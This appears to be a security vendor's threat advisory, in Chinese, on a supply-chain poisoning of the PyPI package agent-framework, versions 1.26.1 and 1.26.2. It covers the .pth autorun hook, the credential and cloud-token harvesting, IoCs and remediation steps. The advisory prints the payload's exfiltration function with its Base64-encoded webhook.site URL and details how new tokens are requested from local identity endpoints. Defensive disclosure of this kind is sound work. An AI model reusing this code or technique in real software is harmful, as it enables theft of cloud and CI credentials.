AI投毒情报 | 微软智能体框架agent-framework SDK遭受供应链代码投毒
原创 悬镜安全情报中心 2026-11-18 17:28 上海
微软AI智能体沙箱 SDK agent-framework 遭受窃密代码投毒,月下载量超20万次,请速排查!
AI风险情报概述
Summary

北京时间2026.11.18日凌晨4点到6点期间,悬镜AI安全情报中心在PyPI平台监测到微软AI智能体框架 agent-framework (月下载量近20万次)连续投放两个内嵌投毒代码的恶意版本 1.26.1 与 1.26.2,两个版本均由微软官方PyPI账号发布。这是继 Mastra 智能体开发框架投毒事件之后,又一起针对热门AI智能体框架的供应链攻击事件。
agent-framework 投毒版本1.26.1与1.26.2
本次代码投毒利用Python pth文件自动执行机制,攻击者在agent-framework wheel包中植入恶意pth文件及窃密后门代码,一旦安装、更新恶意版本,Python site-packages 根目录会被植入攻击者的恶意.pth文件,Python 每次启动都会自动执行.pth文件中的恶意代码。开发者不需要执行导入 agent_framework,甚至不需要打开项目,只要在该环境运行任何 Python 命令,恶意载荷立即触发启动。恶意载荷会收集环境变量、Azure CLI 与 CI 凭据文件,并主动向 Azure DevOps、GitHub Actions 与 Azure IMDS 申请新的身份令牌。窃密数据经 zlib 压缩、Base64 编码后,POST 到 webhook.site 的固定 UUID 地址。
针对此次AI供应链投毒事件,悬镜安全已第一时间将投毒相关技术细节向供应链情报订阅用户推送预警。在此期间存在安装、更新 agent-framework 的个人开发者与企业,应重点排查自身系统是否已被感染入侵。
供应链投毒分析
Poisoning Analysis
本次投毒攻击有三个关键特征:
官方发布链路被攻陷,而非仿冒包投毒:恶意版本由此前正常使用的微软官方 PyPI账号上传,包名、依赖、README和元数据基本保持原样,仅使用 1.26.1、1.26.2 这类补丁版本号伪装,常规依赖审查很难发现。
利用 .pth 启动钩子自动执行,并快速迭代规避检测:安装后无需导入业务代码,Python解释器启动时即触发载荷。1.26.1版本仲将载荷藏在 agent_framework_meta 中;1.26.2版本在1.26.1下架后 33 分钟内发布,把载荷移至顶层 af_runtime_diag.py 并恢复原__init__.py,显示攻击者具备持续发布权限和快速规避能力。
核心目标是云与CI凭据收割,而非传统主机控制:载荷扫描环境变量、配置文件、云凭据和 /proc 进程信息,主动申请 Azure 托管身份、Azure DevOps OIDC、GitHub Actions OIDC 令牌,并通过 webhook.site 一次性外传;未发现持久化、二次载荷、远程命令执行或勒索行为,本质是一次性的“云与 CI 身份窃取”。
整个投毒攻击时间线如下所示:
北京时间 | 攻击事件 |
11.18 / 04:26 | 攻击者通过劫持微软官方PyPI账号发布权限进行wheel构建1.26.1恶意版本 |
11.18 / 04:35 | 攻击者在PyPI平台上发布恶意版本1.26.1 |
11.18 / 04:51 | 攻击者构建1.26.2恶意版本 |
11.18 / 05:08 | 攻击者在PyPI平台上发布恶意版本1.26.2 |
11.18 / 05:20 | 两个恶意版本均被移除,PyPI回滚最新稳定版本1.26.0 |
1
pth启动钩子自动执行恶意模块

1.26.2 恶意版本安装后会在 site-packages 根目录释放 23 字节的 af_runtime_diag.pth文件, 内容只有一行import代码:
import af_runtime_diagPython进程一旦启动会立即导入site
模块,site.addsitedir()
扫描 site-packages 下的.pth
文件。对以import
开头的行,site.addpackage()
会直接exec()
,于是恶意模块文件af_runtime_diag.py
在Python解释器启动阶段被导入,af_runtime_diag
模块第 147 行的_start()
立即执行。
2
多维度敏感数据窃取

载荷通过 .pth 在 Python 启动阶段自动执行,并以 fork+setsid 或守护线程转入后台。它按三类方式收集数据:检索 35 组敏感环境变量;按 33 组 glob 规则读取最多 80 个小于 256 KiB 的配置、脚本和密钥文件;扫描 /proc 中最多 300 个进程的命令行与环境,寻找同一 CI 主机其他作业的令牌。随后访问 Azure IMDS/托管身份端点,主动申请 ARM、Key Vault、Storage、ACR、Graph 等 12 类资源令牌,并读取 GitHub Actions、Azure DevOps 的 OIDC 请求参数和 SYSTEM_ACCESSTOKEN。
多维度敏感数据采集
窃取目标分为四类:一是云平台身份凭据,如服务主体 secret/证书、托管身份令牌;二是 CI/CD 与代码发布凭据,如 ADO/GitHub PAT、npm/PyPI/Hugging Face/Docker registry 凭据;三是应用配置与业务密钥,如 .env、`/app/*.json`、数据库及第三方 API key;四是主机与进程侦察信息。数据最终以 application/octet-stream POST 至 webhook.site,UA 伪装为诊断流量;
采集维度 | 具体目标 | 规模 / 限制 |
|---|---|---|
主机画像 | hostname、USER / USERNAME、cwd、argv[0:20]、timestamp | 单次 |
环境变量 | 变量名含 35 个关键词:TOKEN、SECRET、PASSWORD、KEY、AZURE、AWS、GITHUB、ACTIONS、OIDC、RUNNER、ARM_ 等 | 单值 8,000 字符 |
其他进程 | /proc/[0-9]*/environ扫描 | 最多 300 个进程;单进程 12,000 字符 |
凭据文件 | 33 组 glob: | 最多 80 个文件;单文件 <256 KiB;读取 120,000 字符 |
云令牌 | ADO OIDC、GitHub Actions OIDC、Azure IMDS | - |
3
主动申请云服务令牌
这是本次供应链投毒事件中最危险的部分:恶意载荷不满足于窃取已有凭据,还会向本地身份端点申请新的短期令牌。即使环境里没有明文密码,只要机器绑定了托管身份或工作流拥有 id-token: write,攻击者仍能拿到可用的云服务权限。
路径 | 触发条件 / 请求目标 | 攻击者获得 |
|---|---|---|
GitHub Actions OIDC | ACTIONS_ID_TOKEN_REQUEST_URL + | OIDC JWT,可用于 Entra ID 联邦凭据交换 |
Azure DevOps OIDC | SYSTEM_ACCESSTOKEN + | OIDC token;缺少 |
Azure 托管身份 | IDENTITY_ENDPOINT / | 短期 Azure access token |

恶意代码申请申请云服务令牌
在绑定托管身份的 Azure VM / App Service / Functions 上,同机任意进程都能向本地身份端点申请 token,不需要密码或提权。token 是短期的,但“立即窃取、立即使用”足以在有效期内读取 Key Vault、Storage、ACR、Graph 等资源。Azure DevOps 的 SYSTEM_ACCESSTOKEN 本身也已被环境变量扫描捕获,可直接访问组织仓库、流水线与制品。
4
数据外传
所有采集结果被序列化为 JSON,经 zlib 压缩(level 9)、Base64 编码后,作为一次 HTTPS POST 的 body 发出。外传地址在源码中以 Base64 保存,运行时解码:
JSON→zlib→Base64→HTTPS POST→webhook.site
_ENC = "aHR0cHM6Ly93ZWJob29rLnNpdGUvZDM4MWZkODAtZWM2Mi00MmFkLThmNWMtZDFiMTUxMDNjOWJi"def _post(tag, data):try:import urllib.requestu = base64.b64decode(_ENC).decode()body = base64.b64encode(zlib.compress(json.dumps(data, default=str).encode("utf-8", "replace"), 9))req = urllib.request.Request(u + "?t=" + tag, data=body, headers={"Content-Type": "application/octet-stream", "User-Agent": "runtime-diagnostics/1"})urllib.request.urlopen(req, timeout=25).read()except Exception:pass
流量特征 | 值 |
|---|---|
外传 URL | hxxps://webhook[.]site/d381fd80-ec62-42ad-8f5c-d1b15103c9bb |
请求 | POST /d381fd80-ec62-42ad-8f5c-d1b15103c9bb?t=telemetry |
Content-Type | application/octet-stream |
User-Agent | runtime-diagnostics/1(1.26.2); |
超时 / 重试 | 25 秒;失败静默忽略,不重试 |
5
影响范围及IoC数据
此次针对 agent-framework供应链投毒涉及的组件包与恶意IoC数据如下表所示:
投毒影响组件(purl格式) |
pkg:pypi/agent-framework@1.26.1 |
pkg:pypi/agent-framework@1.26.2 |
IoC | 备注 |
d27fa34414e6201d5e03e559ef634f020057554d7b3f4898dd5d7cd3e989e110 | agent_framework-1.26.1-py3-none-any.whl 文件 SHA256 |
3d20a8bc91351a9a16b6db243b848ceca0206b7a8623b02d2af553a9c9f7e0a9 | agent_framework-1.26.2-py3-none-any.whl 文件 SHA256 |
数据外传端点API |
排查方式
Investigation Method
确认版本:运行 pip show -f agent-framework,检查是否出现 1.26.1/1.26.2;同时检查 lockfile、CI 日志、pip 缓存与容器镜像层。
检查启动钩子:在每个 site-packages 中查找 af_runtime_diag.pth、af_runtime_diag.py、agent_framework_meta.pth 与 _telemetry.py;检查 dist-info 的 RECORD。
检查运行时痕迹:进程环境是否出现 _AF_TEL=1;Python 启动后是否立即 fork + setsid;是否读取 /proc/*/environ 或批量读取凭据文件;是否向 webhook.site POST发送压缩数据。
轮换凭据:删除包只能停止后续触发,不能撤回已外传数据;按 Azure 、ADO、GitHub 、PyPI registry、应用密钥的顺序轮换。
快速排查脚本:
# 1) 版本与文件pip show -f agent-frameworkpython -c "import site; print(site.getsitepackages())"find / -name 'af_runtime_diag.pth' -o -name 'agent_framework_meta.pth' 2>/dev/null# 2) 进程痕迹(Linux)grep -a "_AF_TEL=1" /proc/[0-9]*/environ 2>/dev/null# 3) 网络(代理 / DNS / EDR)# 匹配 UUID: d381fd80-ec62-42ad-8f5c-d1b15103c9bb# UA: runtime-diagnostics/1 / af-runtime-diagnostics/1
情报驱动,以AI治理AI!悬镜安全新一代AI原生安全治理平台“问境AgentAI”智能体安全卫士已第一时间将供应链安全情报纳入原生AI治理框架,当外部出现针对特定 AI 框架、基础组件或数据链路的 0Day 攻击与投毒事件时,AI智能体安全卫士能够根据 AI-BOM 快速识别受影响范围,定位关联资产与代码链路,并为修复和处置提供更具针对性的依据,帮助企业构建起小时级的风险响应闭环。
最新推荐阅读
部分标杆客户
关于“悬镜安全”
悬镜安全,起源于北京大学网络安全技术研究团队“XMIRROR”。作为新一代AI原生安全开拓者,首创基于“智能体安全+AI供应链安全+AI代码安全”的新一代AI原生安全治理体系,以AI治理AI,从源头治理AI数据准备、模型训练调试、智能体开发部署到运行迭代等关键环节面临的AI原生安全风险,帮助企业用户构筑一套从“代码与组件”到“数据与智能”的智能体全生命周期内生安全治理体系,持续守护新一代AI原生安全。
本文转载自微信公众号「悬镜安全」,查看原文。版权归原作者所有,如有侵权请联系删除。